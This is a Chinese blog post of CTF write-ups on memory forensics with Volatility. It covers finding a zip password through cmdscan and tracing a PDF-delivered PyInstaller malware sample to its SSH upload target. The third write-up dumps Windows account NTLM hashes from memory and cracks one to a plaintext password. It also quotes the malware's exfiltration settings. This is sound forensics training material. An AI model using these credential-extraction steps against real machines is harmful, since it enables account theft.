[ctf misc][wp]一些内存取证的wp（含[2021蓝帽杯北部赛区分区赛]博人的文件）

原创


shu天 于 2021-07-20 08:45:58 发布 1490 收藏 2

分类专栏： ctf 取证 # 内存取证 文章标签： 反编译 wp

不允许转载

本文链接：https://blog.csdn.net/weixin_46081055/article/details/118926224

版权



ctf 同时被 3 个专栏收录

81 篇文章 4 订阅

订阅专栏

取证

49 篇文章 4 订阅

订阅专栏

内存取证

6 篇文章 1 订阅

订阅专栏

wp

1.[V&N2020 公开赛]内存取证

1.找策略

```
volatility.exe -f C:\Users\shen\Downloads\mem.raw imageinfo
```

2.看进程

```
volatility.exe -f C:\Users\shen\Downloads\mem.raw --profile=Win7SP1x86_23418 pslist > pslist.txt

从后向前看，最后是内存镜像固定用的dumpit软件和windows运行后台的exe，再上面有三个进程值得注意
0x83c0ad40 TrueCrypt.exe          3364   3188      7      388      1      0 2020-02-18 19:52:44 UTC+0000

0x837f5d40 notepad.exe            3552   1964      2       61      1      0 2020-02-18 19:53:07 UTC+0000

0x82a7e568 iexplore.exe           3640   1964     16      468      1      0 2020-02-18 19:53:29 UTC+0000

0x847c8030 iexplore.exe           3696   3640     25      610      1      0 2020-02-18 19:53:29 UTC+0000

0x848a7030 mspaint.exe            2648   1964     18      383      1      0 2020-02-18 19:54:01 UTC+0000 //画图
```

3.查看记事本当前显示文本

notepad命令用不了，取证大师恢复试试

2.[NEWSCTF]2021.6.1萌新赛-very-ez-dump

cmdscan

1.x-ways恢复（把document全整出来就行啦，取证大师没恢复出来——），发现一个压缩包

2.volatility

```
volatility.exe -f C:\Users\shen\Desktop\mem.raw imageinfo
```

```
volatility.exe -f C:\Users\shen\Desktop\mem.raw --profile=Win7SP1x64 pslist
0xfffffa80010c7060 cmd.exe               2624   1700      1       21      1      0 2021-05-20 13:04:35 UTC+0000
发现有个cmd进程
```

```
volatility.exe -f C:\Users\shen\Desktop\mem.raw --profile=Win7SP1x64 cmdscan
```

```
Volatility Foundation Volatility Framework 2.6
**************************************************
CommandProcess: conhost.exe Pid: 1588
CommandHistory: 0x117120 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 13 LastAdded: 12 LastDisplayed: 12
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x109cf0: dir
Cmd #1 @ 0x108290: ipconfig
Cmd #2 @ 0xf8bd0: ipconfig 192.168.26.2
Cmd #3 @ 0x116aa0: ping newsctf.top
Cmd #4 @ 0x1082d0: network
Cmd #5 @ 0x1082f0: net user
Cmd #6 @ 0xf8c50: net user Guest 123456789
Cmd #7 @ 0xf8c90: net user mumuzi (ljmmz)ovo
Cmd #8 @ 0x108350: clear
Cmd #9 @ 0x116a40: if_you_see_it,
Cmd #10 @ 0xf8cd0: you_will_find_the_flag
Cmd #11 @ 0x116ad0: where_is_the_flag?
Cmd #12 @ 0x1178d0: net user Administrator flag_not_here
Cmd #29 @ 0x90158: ↕
Cmd #30 @ 0x10f920: ►
**************************************************
CommandProcess: conhost.exe Pid: 2824
CommandHistory: 0x357140 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #29 @ 0x2d0158: 5
Cmd #30 @ 0x34f940: 4
```

压缩包密码是(ljmmz)ovo

3.[2021蓝帽杯北部赛区分区赛]博人的文件

> 博人在某天收到了一个pdf文件后，被黑客窃取了某些东西，你能找到他丢失的是什么吗？
> 附件：博人的电脑.raw、hacker.zip

1.收集基础信息

```
λ volatility.exe -f C:\Users\shen\Desktop\博人的电脑.raw imageinfo
策略 Win7SP1x64
```

pslist 看到有很多火狐浏览器进程，以及winhex和notepad++推测是查看了文件，306zip的压缩软件（我猜是黑客利用压缩包将入侵工具传上来）

```
iehistory  找到一个可疑的hello.pdf
**************************************************
Process: 2620 explorer.exe
Cache type "DEST" at 0x3761c73
Last modified: 2021-04-23 10:52:57 UTC+0000
Last accessed: 2021-04-23 02:52:58 UTC+0000
URL: fei@file:///C:/Users/fei/Desktop/hello.pdf
```


2.取下可疑pdf文件

```
filescan
0x000000007e8a3f20      3      0 R--rw- \Device\HarddiskVolume1\Users\fei\Desktop\hello.pdf

dumpfiles取下文件
volatility.exe -f C:\Users\shen\Desktop\博人的电脑.raw --profile=Win7SP1x64 dumpfiles -Q 0
x000000007e8a3f20 -D ./
这样取下来默认是dat文件，如果加上-n参数，
```

其实这个pdf，`memdump` 取下进程 `360zip` 或者 `winhex`，binwalk分离也可以得到，但是分出来的东西太多了，还有一些可执行elf程序。

pdf中显示病毒路径：



3.取下病毒伪装成的svhost.exe

```
filescan  发现有两个svhost.exe
0x0000000036f3f600      3      0 R--r-d \Device\HarddiskVolume1ϴϸ□詐ƨ□\svhost.exe
0x000000007e3a4730      1      0 R--rw- \Device\HarddiskVolume1\Users\fei\AppData\Local\Temp\360zip$Temp\360$2\s
vhost.exe

dumpfiles
发现直接dump下exe没有用，转而dump zip文件
0x000000007e14e320      1      0 R--rw- \Device\HarddiskVolume1\Windows\svhost.zip
0x000000007e0ed9d0      1      1 R--r-- \Device\HarddiskVolume1\Program Files\svhost.zip
之前filescan虽然下来很多内存地址，但只需要dump路径不同的就行了，共有两个dump下来是vacb文件，但是解压时会显示“文件里出现校验和错误。该文件已损坏。”可以用WinRAR自带的修复工具，解压出svhost.exe
这里如果直接xways恢复出压缩包不知道为什么，解压不了也无法恢复
```

压缩包损坏解决方法

4.反编译svhost.exe

pyinstaller解包+pyc反编译

> pyinstaller逆向反编译 pyc文件结构

`svhost.exe`，是一个pyinstaller打包的exe（直接看可以看到exe最后面有很多dll连接库，pyz等等罗列，推测是pyinstaller打包的exe），用 `pyinstxtractor` 解包

pyInstaller在打包.pyc时，会把.pyc的magic和时间戳去掉，所以需要手工修复magic，magic（魔数）与python版本有关，在struct.pyc头上有

修复脚本：

```
import os,sys
filepath=r'.\transfer.pyc'
with open(filepath,'r+b') as program:  #如果是w会把文件清空,r+会替换本来的内容
    with open(".\struct.pyc",'rb') as struct:
        magic=struct.read(12)
        program.seek(0)  #文件指针移动到最前面
        program.write(magic)
```

得到完整pyc之后可以在线反编译link，也可以用`uncompyle6`反编译（在线会反编译不全）

```
pip install uncompyle6
uncompyle6 -o 源码输出名.py test.pyc
或者
uncompyle6 transfer.pyc > transfer.py
```

关键源码如下：

```
hostname = '192.168.0.129'
username = 'fei'
password = ''
port = 22

if __name__ == '__main__':
    local_dir = 'C:\\Program Files\\setups'
    remote_dir = '/home/share/'
    upload(local_dir, remote_dir)
```

根据压缩包hacker.zip的注释`the password would be hacker's ip + hacker's hostname`得到其解压密码`192.168.0.129fei`

其实netscan可以看到*Svchost.exe*（病毒是svhost.exe），

5.setups分析

`remote_dir = '/home/share/'`找到一个超大的setups，file可以发现是zip，改后缀里面有**result.png**，但是有密码不能解压

不知道为什么回去hashdump了…可能找不到密码就要hashdump吧

```
λ volatility.exe -f C:\Users\shen\Desktop\博人的电脑.raw --profile=Win7SP1x64 hashdump
查看Windows帐户hash
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fei:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:17ffcf031e518991aeb4a53ba12c25d7:::
Hush:1003:aad3b435b51404eeaad3b435b51404ee:70bebbbb0e6c208c44e8288fd5baae4d:::
```

Guest和fei是空密码,HomeGroupUser$是家庭组自带用户。

最后一行hush用户的nthash解出是密码。

70bebbbb0e6c208c44e8288fd5baae4d

ntlm

jameslyl

6.result.png图片分析

爷不会misc，抄wp了

图片放大看能看到许多彩色像素点，尝试用PIL库进行缩放

图片的尺寸为：`3160 x 1846`，像素点的排列间隔规律如下：

```
x : 14,13,14,13 ......
y : 31,32,31,31,32,31,31,31,32 ......
```

去掉边框后粗略计算，把图片缩放到`(242-224) x (59-61)`左右即可得到正确的缩放

为了确保缩放时PIL选取的像素点正确，采用`Image.NEAREST`的充采样方法

```
from PIL import Image

for i in range(224,242):
    for j in range(59,61):
        img = Image.open('result.png')
        img = img.resize((i,j),Image.NEAREST)
        img.save(str(i) + 'x' + str(j) + '.png')
```

最后在`234x59.png`缩放部分找到了flag

> 这道题目太复杂了，我是照着山东警察学院微信公众号的wp复现出来的，也加了一些自己的想法，希望能帮到之后做题目的你们，希望大家能一起变得更强